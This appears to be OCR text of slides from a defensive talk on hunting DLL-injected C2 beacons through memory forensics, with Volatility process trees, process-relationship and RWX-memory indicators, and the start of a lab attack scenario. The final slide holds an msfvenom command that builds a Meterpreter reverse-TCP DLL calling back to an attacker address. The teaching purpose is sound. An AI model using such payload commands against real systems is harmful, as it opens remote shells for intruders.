
c2 server

c2 connection

| threat hunting | dll-injected |

| C2 beacons | memory forensics |

dll = shared code



normally


- legit processes
- legit dlls

dll-injection

- legit processes
- malicious dlls

standard dll-injection

- malicious dll to disk
- inject into process mem space
- once loaded, immediately executed


WHY?

Red Queen Effect

Now, here, you see, it takes all the running you can do, to keep in the same place.

evilbackdoor.exe

| dll-injection |
| is a disguise |


YOU'RE GOING TO FOOL EVERYONE,
GARY.

| threat hunting | dll-injected |

| C2 beacons | memory forensics |

| memory forensics |
| + threat hunting |

an approach to threat hunting

an approach


- network analysis
- memory forensics
- log analysis

why...

these 3 approaches

in this order

c2 connection



c2 is a connection

that should not be

| to find c2

| find the connection

AC HUNTER™

connection | network analysis

now...

| once we find the connection

| what process mediates connection

`connection` | network analysis

`process` | memory forensics

then...

- once we find connection + process
- registry key changes
- new users, group adds
- privilege escalation
- credential dumping etc

connection	network analysis
process	memory forensics
other iocs	log analysis

today...

connection

process | memory forensics

threat hunting dll-injected C2 beacons w. memory forensics

process hacker

5 diagnostic indicators

parent-child relationship

| processes can spawn processes
| which in turn can spawn processes
| leads to a “family tree”
| processes in isolation - not interested
| red queen effect
| instead - relationships between processes

these are all legitimate processes

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 pstree

Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
<snip>
.. 0xfffffa80273fc760:svchost.exe                     776    652     10    382 2018-08-30 05:14:42 UTC
... 0xfffffa8025762210:WmiPrvSE.exe                  4696    776     11    245 2018-08-31 20:21:20 UTC
... 0xfffffa80297247c0:unsecapp.exe                  2668    776      4     75 2018-08-30 05:14:54 UTC
... 0xfffffa8024dcfb00:WmiPrvSE.exe                  2676    776     10    343 2018-08-30 05:14:54 UTC
.... 0xfffffa8025051060:powershell.exe               4328   2676     12    286 2018-08-31 01:14:44 UTC
..... 0xfffffa8026f883f0:powershell.exe              1124   4328     11    697 2018-08-31 01:14:45 UTC
.... 0xfffffa802bcc5b00:powershell.exe               3920   2676     12    281 2018-08-31 01:31:24 UTC
..... 0xfffffa802aa48b00:powershell.exe              1332   3920     10    655 2018-08-31 01:31:25 UTC
...... 0xfffffa802806cb00:rundll32.exe               5056   1332      0 ------ 2018-08-31 20:23:08 UTC
...... 0xfffffa802a551060:rundll32.exe               3720   1332      0 ------ 2018-08-31 21:07:21 UTC
...... 0xfffffa8027844060:rundll32.exe               4240   1332      0 ------ 2018-08-31 20:23:17 UTC
...... 0xfffffa80252b9720:rundll32.exe               5300   1332      0 ------ 2018-08-31 01:31:44 UTC
...... 0xfffffa80253c4060:rundll32.exe               1972   1332      0 ------ 2018-08-31 20:23:52 UTC
.... 0xfffffa802a67cb00:powershell.exe               4064   2676     12    283 2018-08-31 01:23:24 UTC
..... 0xfffffa8026650b00:powershell.exe              4072   4064     11    712 2018-08-31 01:23:25 UTC
... 0xfffffa8029b1d060:WmiPrvSE.exe                  6892    776      7    207 2018-08-31 20:21:45 UTC
```

image cred: @chadtilbury

it's the relationships that are "off"

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 pstree

Name                                                  Pid   PPid   Thds   Hnds Time
----------------------------------------------------- ------ ------ ------ ------ ----
<snip>
.. 0xfffffa80273fc760:svchost.exe                      776    652     10    382 2018-08-30 05:14:42 UTC
... 0xfffffa8025762210:WmiPrvSE.exe                   4696    776     11    245 2018-08-31 20:21:20 UTC
... 0xfffffa80297247c0:unsecapp.exe                   2668    776      4     75 2018-08-30 05:14:54 UTC
... 0xfffffa8024dcfb00:WmiPrvSE.exe                   2676    776     10    343 2018-08-30 05:14:54 UTC
.... 0xfffffa8025051060:powershell.exe                4328   2676     12    286 2018-08-31 01:14:44 UTC
..... 0xfffffa8026f883f0:powershell.exe               1124   4328     11    697 2018-08-31 01:14:45 UTC
.... 0xfffffa802bcc5b00:powershell.exe                3920   2676     12    281 2018-08-31 01:31:24 UTC
..... 0xfffffa802aa48b00:powershell.exe               1332   3920     10    655 2018-08-31 01:31:25 UTC
...... 0xfffffa802806cb00:rundll32.exe                5056   1332      0 ------ 2018-08-31 20:23:08 UTC
...... 0xfffffa802a551060:rundll32.exe                3720   1332      0 ------ 2018-08-31 21:07:21 UTC
...... 0xfffffa8027844060:rundll32.exe                4240   1332      0 ------ 2018-08-31 20:23:17 UTC
...... 0xfffffa80252b9720:rundll32.exe                5300   1332      0 ------ 2018-08-31 01:31:44 UTC
...... 0xfffffa80253c4060:rundll32.exe                1972   1332      0 ------ 2018-08-31 20:23:52 UTC
.... 0xfffffa802a67cb00:powershell.exe                4064   2676     12    283 2018-08-31 01:23:24 UTC
..... 0xfffffa8026650b00:powershell.exe               4072   4064     11    712 2018-08-31 01:23:25 UTC
... 0xfffffa8029b1d060:WmiPrvSE.exe                   6892    776      7    207 2018-08-31 20:21:45 UTC
```

image cred: @chadtilbury

wmi spawning powershell

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 pstree

Name                                                  Pid   PPid   Thds   Hnds Time
----------------------------------------------------- ------ ------ ------ ------ ----
<snip>
.. 0xfffffa80273fc760:svchost.exe                      776    652     10    382 2018-08-30 05:14:42 UTC
... 0xfffffa8025762210:WmiPrvSE.exe                   4696    776     11    245 2018-08-31 20:21:20 UTC
... 0xfffffa80297247c0:unsecapp.exe                   2668    776      4     75 2018-08-30 05:14:54 UTC
... 0xfffffa8024dcfb00:WmiPrvSE.exe                   2676    776     10    343 2018-08-30 05:14:54 UTC
.... 0xfffffa8025051060:powershell.exe                4328   2676     12    286 2018-08-31 01:14:44 UTC
..... 0xfffffa8026f883f0:powershell.exe               1124   4328     11    697 2018-08-31 01:14:45 UTC
.... 0xfffffa802bcc5b00:powershell.exe                3920   2676     12    281 2018-08-31 01:31:24 UTC
..... 0xfffffa802aa48b00:powershell.exe               1332   3920     10    655 2018-08-31 01:31:25 UTC
...... 0xfffffa802806cb00:rundll32.exe                5056   1332      0 ------ 2018-08-31 20:23:08 UTC
...... 0xfffffa802a551060:rundll32.exe                3720   1332      0 ------ 2018-08-31 21:07:21 UTC
...... 0xfffffa8027844060:rundll32.exe                4240   1332      0 ------ 2018-08-31 20:23:17 UTC
...... 0xfffffa80252b9720:rundll32.exe                5300   1332      0 ------ 2018-08-31 01:31:44 UTC
...... 0xfffffa80253c4060:rundll32.exe                1972   1332      0 ------ 2018-08-31 20:23:52 UTC
.... 0xfffffa802a67cb00:powershell.exe                4064   2676     12    283 2018-08-31 01:23:24 UTC
..... 0xfffffa8026650b00:powershell.exe               4072   4064     11    712 2018-08-31 01:23:25 UTC
... 0xfffffa8029b1d060:WmiPrvSE.exe                   6892    776      7    207 2018-08-31 20:21:45 UTC
```

image cred: @chadtilbury

powershell spawning powershell

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 pstree

Name                                                  Pid   PPid   Thds   Hnds Time
----------------------------------------------------- ------ ------ ------ ------ ----
<snip>
.. 0xfffffa80273fc760:svchost.exe                      776    652     10    382 2018-08-30 05:14:42 UTC
... 0xfffffa8025762210:WmiPrvSE.exe                   4696    776     11    245 2018-08-31 20:21:20 UTC
... 0xfffffa80297247c0:unsecapp.exe                   2668    776      4     75 2018-08-30 05:14:54 UTC
... 0xfffffa8024dcfb00:WmiPrvSE.exe                   2676    776     10    343 2018-08-30 05:14:54 UTC
.... 0xfffffa8025051060:powershell.exe                4328   2676     12    286 2018-08-31 01:14:44 UTC
..... 0xfffffa8026f883f0:powershell.exe               1124   4328     11    697 2018-08-31 01:14:45 UTC
.... 0xfffffa802bcc5b00:powershell.exe                3920   2676     12    281 2018-08-31 01:31:24 UTC
..... 0xfffffa802aa48b00:powershell.exe               1332   3920     10    655 2018-08-31 01:31:25 UTC
...... 0xfffffa802806cb00:rundll32.exe                5056   1332      0 ------ 2018-08-31 20:23:08 UTC
...... 0xfffffa802a551060:rundll32.exe                3720   1332      0 ------ 2018-08-31 21:07:21 UTC
...... 0xfffffa8027844060:rundll32.exe                4240   1332      0 ------ 2018-08-31 20:23:17 UTC
...... 0xfffffa80252b9720:rundll32.exe                5300   1332      0 ------ 2018-08-31 01:31:44 UTC
...... 0xfffffa80253c4060:rundll32.exe                1972   1332      0 ------ 2018-08-31 20:23:52 UTC
.... 0xfffffa802a67cb00:powershell.exe                4064   2676     12    283 2018-08-31 01:23:24 UTC
..... 0xfffffa8026650b00:powershell.exe               4072   4064     11    712 2018-08-31 01:23:25 UTC
... 0xfffffa8029b1d060:WmiPrvSE.exe                   6892    776      7    207 2018-08-31 20:21:45 UTC
```

image cred: @chadtilbury

| sacrificial processes - classic cobalt

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 pstree

Name                                                  Pid   PPid   Thds   Hnds Time
----------------------------------------------------- ------ ------ ------ ------ ----
<snip>
.. 0xfffffa80273fc760:svchost.exe                      776    652     10    382 2018-08-30 05:14:42 UTC
... 0xfffffa8025762210:WmiPrvSE.exe                   4696    776     11    245 2018-08-31 20:21:20 UTC
... 0xfffffa80297247c0:unsecapp.exe                   2668    776      4     75 2018-08-30 05:14:54 UTC
... 0xfffffa8024dcfb00:WmiPrvSE.exe                   2676    776     10    343 2018-08-30 05:14:54 UTC
.... 0xfffffa8025051060:powershell.exe                4328   2676     12    286 2018-08-31 01:14:44 UTC
..... 0xfffffa8026f883f0:powershell.exe               1124   4328     11    697 2018-08-31 01:14:45 UTC
.... 0xfffffa802bcc5b00:powershell.exe                3920   2676     12    281 2018-08-31 01:31:24 UTC
..... 0xfffffa802aa48b00:powershell.exe               1332   3920     10    655 2018-08-31 01:31:25 UTC
...... 0xfffffa802806cb00:rundll32.exe                5056   1332      0 ------ 2018-08-31 20:23:08 UTC
...... 0xfffffa802a551060:rundll32.exe                3720   1332      0 ------ 2018-08-31 21:07:21 UTC
...... 0xfffffa8027844060:rundll32.exe                4240   1332      0 ------ 2018-08-31 20:23:17 UTC
...... 0xfffffa80252b9720:rundll32.exe                5300   1332      0 ------ 2018-08-31 01:31:44 UTC
...... 0xfffffa80253c4060:rundll32.exe                1972   1332      0 ------ 2018-08-31 20:23:52 UTC
.... 0xfffffa802a67cb00:powershell.exe                4064   2676     12    283 2018-08-31 01:23:24 UTC
..... 0xfffffa8026650b00:powershell.exe               4072   4064     11    712 2018-08-31 01:23:25 UTC
... 0xfffffa8029b1d060:WmiPrvSE.exe                   6892    776      7    207 2018-08-31 20:21:45 UTC
```

| image cred: @chadtilbury |

| current directory |

| C:\Windows\System32\svchost.exe

| C:\Windows\Temp\svchost.exe

| current directory |

command-line arguments

```
PS C:\Windows\system32> wmic process where processid=4343 get commandline
```

| command-line arguments |

```
PS C:\Windows\system32> wmic process where processid=4343 get commandline
commandLine
rundll32.exe
```

| command-line arguments |

rundll32.exe invokes functions from DLLs

| command-line arguments |

```
rundll32.exe shell32.dll,Control_RunDLL
```

| command-line arguments |


memory permissions

RWX permissions -> write to space, execute immediately

Base address	Type	Size	Protection
0x701000	Private: Commit	76 kB	RX
0x681000	Private: Commit	128 kB	RX
0x501000	Private: Commit	172 kB	RWX
0x1d0000	Private: Commit	4 kB	RWX

| memory content |

- space with anomalous permissions?
- look at memory content for pe file
- pe file - executable code on win
- 2 things we want to look for




| memory content |

attack scenario


| victim

| win 10




| attacker

| kali



| generate payload |

```
┌──(hacker㉿hacker)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp Lhost=192.168.230.155 Lport=88 -f dll > /home/hacker/Desktop/evil.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
